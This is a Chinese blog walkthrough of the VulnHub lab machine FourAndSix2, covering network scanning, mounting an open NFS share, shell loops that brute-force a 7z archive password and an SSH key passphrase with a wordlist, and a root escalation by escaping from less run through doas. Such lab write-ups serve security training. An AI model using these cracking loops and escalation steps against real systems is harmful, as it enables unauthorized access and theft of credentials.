OSCP - FourAndSix2 writeup

原创

一支神经病 于 2020-04-14 16:08:07 发布 126 收藏 1
分类专栏： VM破解 文章标签： vulhub

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/fourandsix/FourAndSix2.ova

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
netdiscover -i eth0 -r 10.0.3.1/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      1      60  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
10.0.3.137      00:0c:29:19:7b:cf      1      60  VMware, Inc.
10.0.3.142      00:0c:29:7d:3a:30      1      60  VMware, Inc.
10.0.3.254      00:50:56:e9:d9:be      1      60  VMware, Inc.
```


是10.0.3.142（这里红框框错了）

nmap

```
nmap -sV -p- 10.0.3.142
```

```
root@kali4:~# nmap -sV -p- 10.0.3.142
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-13 03:43 EDT
Nmap scan report for 10.0.3.142
Host is up (0.00036s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9 (protocol 2.0)
111/tcp  open  rpcbind 2 (RPC #100000)
613/tcp  open  mountd  1-3 (RPC #100005)
2049/tcp open  nfs     2-3 (RPC #100003)
MAC Address: 00:0C:29:7D:3A:30 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 732.34 seconds
```


nfs

看到nfs服务是开启的，确认下

```
rpcinfo -p 10.0.3.142
```

```
root@kali4:~# rpcinfo -p 10.0.3.142
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    916  mountd
    100005    3   udp    916  mountd
    100005    1   tcp    613  mountd
    100005    3   tcp    613  mountd
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
```


查看共享的目录

```
showmount -e 10.0.3.142
```

```
root@kali4:~# showmount -e 10.0.3.142
Export list for 10.0.3.142:
/home/user/storage (everyone)
```

挂载到本地

先创建一个文件夹

```
mkdir nfs
```

然后挂载

```
mount -t nfs 10.0.3.142:/hone/user/storage nfs
```

```
root@kali4:~/mytools# mount -t nfs 10.0.3.142:/home/user/storage nfs
root@kali4:~/mytools# ls
dirsearch  id_rsa_crack.sh  linux-exploit-suggester  nfs
root@kali4:~/mytools# cd nfs/
root@kali4:~/mytools/nfs# ls
backup.7z
```

可以看到有一个压缩文件

解压

```
7z e backup.7z
```

```
root@kali4:~/mytools/nfs# 7z e backup.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i5-7600 CPU @ 3.50GHz (906E9),ASM,AES-NI)

Scanning the drive for archives:
1 file, 62111 bytes (61 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 62111
Headers Size = 303
Method = LZMA2:16 7zAES
Solid = +
Blocks = 1


Enter password (will not be echoed):
```


暴破

需要密码，暴破一下

写入一个文件

```
cat $2 | while read line;do if 7z e $1 -p"$line" 1>/dev/null 2>/dev/null;then echo "FOUND PASSWORD:"$line;b
```

```
root@kali4:~/mytools/nfs# cat 7z-crack.sh
cat $2 | while read line;do if 7z e $1 -p"$line" 1>/dev/null 2>/dev/null;then echo "FOUND PASSWORD:"$line;break;fi;done
```

修改权限

```
chmod 755 7z-crack.sh
```

执行

```
./7z-crack.sh backup.7z /usr/share/wordlists/rockyou.txt
```

```
root@kali4:~/mytools/nfs# ./7z-crack.sh backup.7z /usr/share/wordlists/rockyou.txt
FOUND PASSWORD:chocolate
```

解密后结果是chocolate

解压压缩包

```
root@kali4:~/mytools/nfs# ls
7z-crack.sh  backup.7z  hello1.jpeg  hello2.png  hello3
.jpeg  hello4.png  hello5.jpeg  hello6.png  hello7.jpeg
  hello8.jpeg  id_rsa  id_rsa.pub
```

看到了好东西

利用**id_rsa**登录**ssh**

用户名是user

```
root@kali4:~/mytools/nfs# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDClNemaX//nOugJPAWyQ1aDMgfAS8zrJh++hNeMGCo+TIm9UxVUNwc6vhZ8apKZHOX0Ht+MlHLYdkbwSinmCRmOkm2JbMYA5GNBG3fTNWOAbhd7dl2GPG7NU
D+zhaDFyRk5gTqmuFumECDAgCxzeE8r9jBwfX73cETemexWKnGqLey0T56VypNrjvueFPmmrWCJyPcXtoLNQDbbdaWwJPhF0gKGrrWTEZo0NnU1lMAnKkiooDxLFhxOIOxRIXWtDtc61cpnnJHtKeO+9wL2q7J
eUQB00KLs9/iRwV6b+kslvHaaQ4TR8IaufuJqmICuE4+v7HdsQHslmIbPKX6HANn user@fourandsix2
```

```
ssh -i id_rsa user@10.0.3.142
```

```
root@kali4:~/mytools/nfs# ssh -i id_rsa user@10.0.3.142
Enter passphrase for key 'id_rsa':
```

得，这个也要密码，继续暴破

```
cat /usr/share/wordlists/rockyou.txt | while read line;do if ssh-keygen -p -P $line -N $line -f id_rsa 1>/d
```

```
root@kali4:~/mytools/nfs# cat /usr/share/wordlists/rockyou.txt | while read line;do i
f ssh-keygen -p -P $line -N $line -f id_rsa 1>/dev/null 2>/dev/null;then
  echo "PASSWORD FOUND : "$line;break;fi;done;
PASSWORD FOUND : 12345678
```

一个很简单的密码

终于可以去登录了

```
root@kali4:~/mytools/nfs# ssh -i id_rsa user@10.0.3.142
Enter passphrase for key 'id_rsa':
Last login: Mon Oct 29 13:53:51 2018 from 192.168.1.114
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

fourandsix2$
```


不容易呀不容易。。。首先感谢我的家人.....跑题了，继续

提权

接下来就是提权了

```
fourandsix2$ id
uid=1000(user) gid=1000(user) groups=1000(user), 0(wheel)
fourandsix2$ uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
```

找一下有特殊权限的文件

```
find / -perm -u=s -type f 2>/dev/null
```

```
fourandsix2$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
/usr/bin/doas
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/passwd
/usr/bin/su
/usr/libexec/lockspool
/usr/libexec/ssh-keysign
/usr/sbin/authpf
/usr/sbin/authpf-noip
/usr/sbin/pppd
/usr/sbin/traceroute
/usr/sbin/traceroute6
/sbin/ping
/sbin/ping6
/sbin/shutdown
```


这条命令的意思是，找一些权限为-u=s的普通文件，（针对某个程序任何用户都有读写这个程序的权限，可以像root用户一样操作，这个指令只对程序有效）

看到了doas，doas是OpenBSD 5.8上开始出现的，用来代替sudo

doas的配置文件位置：/etc/doas.conf


```
fourandsix2$ cat /etc/doas.conf
permit nopass keepenv user as root cmd /usr/bin/less args /var/log/authlog
permit nopass keepenv root as root
```

这句话的意思是，当前用户能够以root权限使用less命令查看/var/log/authlog文件，并且不需要当前用户密码以及root密码。

我们就可以通过less来提权


查看日志文件

```
doas /usr/bin/less /var/log/authlog
```




按v进入编辑模式，然后输入:!sh

回车，查看权限



提权成功

读取flag内容


fourandsix2# cd /root
fourandsix2# ls
.Xdefaults .cvsrc .login .ssh
.cshrc .forward .profile flag.txt
fourandsix2# cat flag.txt
Nice you hacked all the passwords!
Not all tools worked well. But with some command magic ... :
cat /usr/share/wordlists/rockyou.txt|while read line; do 7z e backup.7z -p"
$line" -oout; if grep -iRl SSH; then echo $line; break;fi;done
cat /usr/share/wordlists/rockyou.txt|while read line; do if ssh-keygen -p -
P "$line" -N password -f id_rsa; then echo $line; break;fi;done
Here is the flag:
acd043bc3103ed3dd02eee99d5b0ff42
https://blog.csdn.net/Jiajiajiang_